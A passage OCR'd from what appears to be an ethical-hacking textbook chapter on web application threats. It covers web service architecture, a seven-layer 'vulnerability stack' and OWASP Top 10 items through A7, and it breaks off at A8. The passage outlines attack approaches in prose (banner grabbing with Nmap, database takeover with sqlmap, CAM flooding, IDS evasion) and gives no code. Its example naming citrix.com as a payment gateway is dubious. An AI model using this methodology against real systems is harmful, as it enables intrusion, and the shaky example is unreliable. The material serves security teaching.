
- **RESTful web services**

  REpresentational State Transfer (RESTful) web services are designed to make the services more productive. They use many underlying HTTP concepts to define the services. It is an architectural approach rather than a protocol like SOAP.

Components of Web Service Architecture:

- **UDDI**: Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all the services available.
- **WSDL**: Web Services Description Language is an XML-based language that describes and traces web services.
- **WS-Security**: Web Services Security (WS-Security) plays an important role in securing web services. It is an extension of SOAP and aims to maintain the integrity and confidentiality of SOAP messages as well as to authenticate users.

There are other important features/components of the web service architecture, such as WS-Work Processes, WS-Policy, and WS Security Policy, which play an important role in communication between applications.



Vulnerability Stack

Custom Web Applications — Layer 7 — Business Logic Flaws, Technical Vulnerabilities
Third-party Components — Layer 6 — Open Source / Commercial
Web Server — Layer 5 — Apache / Microsoft IIS
Database — Layer 4 — Oracle / MySQL / MS SQL
Operating System — Layer 3 — Windows / Linux / OS X
Network — Layer 2 — Router / Switch
Security — Layer 1 — IPS / IDS

Vulnerability Stack

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the mechanisms or services employed at each layer enable the user to access the web application securely. When considering web applications, the organization considers security as a critical component because web applications are major sources of attacks. The vulnerability stack shows various layers and the corresponding elements/mechanisms/services that make web applications vulnerable.



Custom Web Applications
Layer 7
Business Logic Flaws
Technical Vulnerabilities
Third-party Components
Layer 6
Open Source / Commercial
Web Server
Layer 5
Apache
Apache / Microsoft IIS
Database
Layer 4
SQL Server
Oracle / MySQL / MS SQL
Operating System
Layer 3
Windows / Linux / OS X
Network
Layer 2
Router / Switch
Security
Layer 1
IPS / IDS

Figure 14.4: Vulnerability Stack

Attackers exploit the vulnerabilities of one or more elements among the seven levels to gain unrestricted access to an application or the entire network.

- **Layer 7**

  If an attacker finds vulnerabilities in the business logic (implemented using languages such as .NET and Java), he/she can exploit these vulnerabilities by performing input validation attacks such as XSS.

- **Layer 6**

  Third-party components are services that integrate with the website to achieve certain functionality (e.g., Amazon.com targeted by an attacker is the main website; citrix.com is a third-party website).

  When customers choose a product to buy, they click on the Buy/Checkout button. This redirects them to their online banking account through a payment gateway. Third-party websites such as citrix.com offer such payment gateways. Attackers might exploit such redirection and use it as a medium/pathway to enter Amazon.com and exploit it.

- **Layer 5**

  Web servers are software programs that host websites. When users access a website, they send a URL request to the web server. The server parses this request and responds with a web page that appears in the browser. Attackers can perform footprinting on a web server that hosts the target website and grab banners that contain information such as the web server name and its version. They can also use tools such as Nmap to gather such information. Then, they might start searching for published vulnerabilities in the CVE database for that particular web server or service version number and exploit any that they find.

- **Layer 4**

  Databases store sensitive user information such as user IDs, passwords, phone numbers, and other particulars. There could be vulnerabilities in the database of the target website. These vulnerabilities can be exploited by attackers using tools such as sqlmap to gain control of the target's database.

- **Layer 3**


  Attackers scan an operating system to find open ports and vulnerabilities, and they develop viruses/backdoors to exploit them. They send malware through the open ports to the target machine; by running such malware, they can compromise the machine and gain control over it. Later, they try to access the databases of the target website.

- **Layer 2**

  Routers/switches route network traffic only to specific machines. Attackers flood these switches with numerous requests that exhaust the CAM table, causing it to behave like a hub. Then, they focus on the target website by sniffing data (in the network), which can include credentials or other personal information.

- **Layer 1**

  IDS and IPS raise alarms if any malicious traffic enters a target machine or server. Attackers adopt evasion techniques to circumvent such systems so that they do not trigger any alarm while exploiting the target.



Module Flow

1 Web Application Concepts

2 Web Application Threats


3 Web Application Hacking Methodology

4 Web API, Webhooks, and Web Shell

5 Web Application Security

Web Application Threats

Attackers attempt various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. This section discusses the various types of threats and attacks against the vulnerabilities of web applications.



OWASP Top 10 Application Security Risks - 2017

A1	Injection
A2	Broken Authentication
A3	Sensitive Data Exposure
A4	XML External Entity (XXE)
A5	Broken Access Control
A6	Security Misconfiguration
A7	Cross-Site Scripting (XSS)
A8	Insecure Deserialization
A9	Using Components with Known Vulnerabilities
A10	Insufficient Logging and Monitoring

https://www.owasp.org

OWASP Top 10 Application Security Risks – 2017

Source: *https://www.owasp.org*

OWASP is an international organization that specifies the top 10 vulnerabilities and flaws of web applications. The latest OWASP top 10 application security risks are as follows:

- **A1 – Injection**

  Injection flaws, such as SQL, command injection, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- **A2 – Broken Authentication**

  Application functions related to authentication and session management are often implemented incorrectly, thereby allowing attackers to compromise passwords, keys, or session tokens or to exploit other implementation flaws to assume identities of other users (temporarily or permanently).

- **A3 – Sensitive Data Exposure**

  Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and personally identifiable information (PII) data. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data requires extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

- **A4 – XML External Entity (XXE)**

  Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and DoS service attacks such as the billion laughs attack.

- **A5 – Broken Access Control**

  Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as accessing other users' accounts, viewing sensitive files, modifying other users' data, and changing access rights.

- **A6 – Security Misconfiguration**

  Security misconfiguration is the most common issue in web security, which is due in part to manual or ad hoc configuration (or no configuration at all), insecure default configurations, open S3 buckets, misconfigured HTTP headers, error messages containing sensitive information, and not patching or upgrading systems, frameworks, dependencies, and components in a timely manner (or at all).

- **A7 – Cross-Site Scripting (XSS)**

  XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or whenever it updates an existing web page with user-supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser, which can hijack user sessions, deface websites, or redirect the user to malicious sites.

- **A8 – Insecure Deserialization**

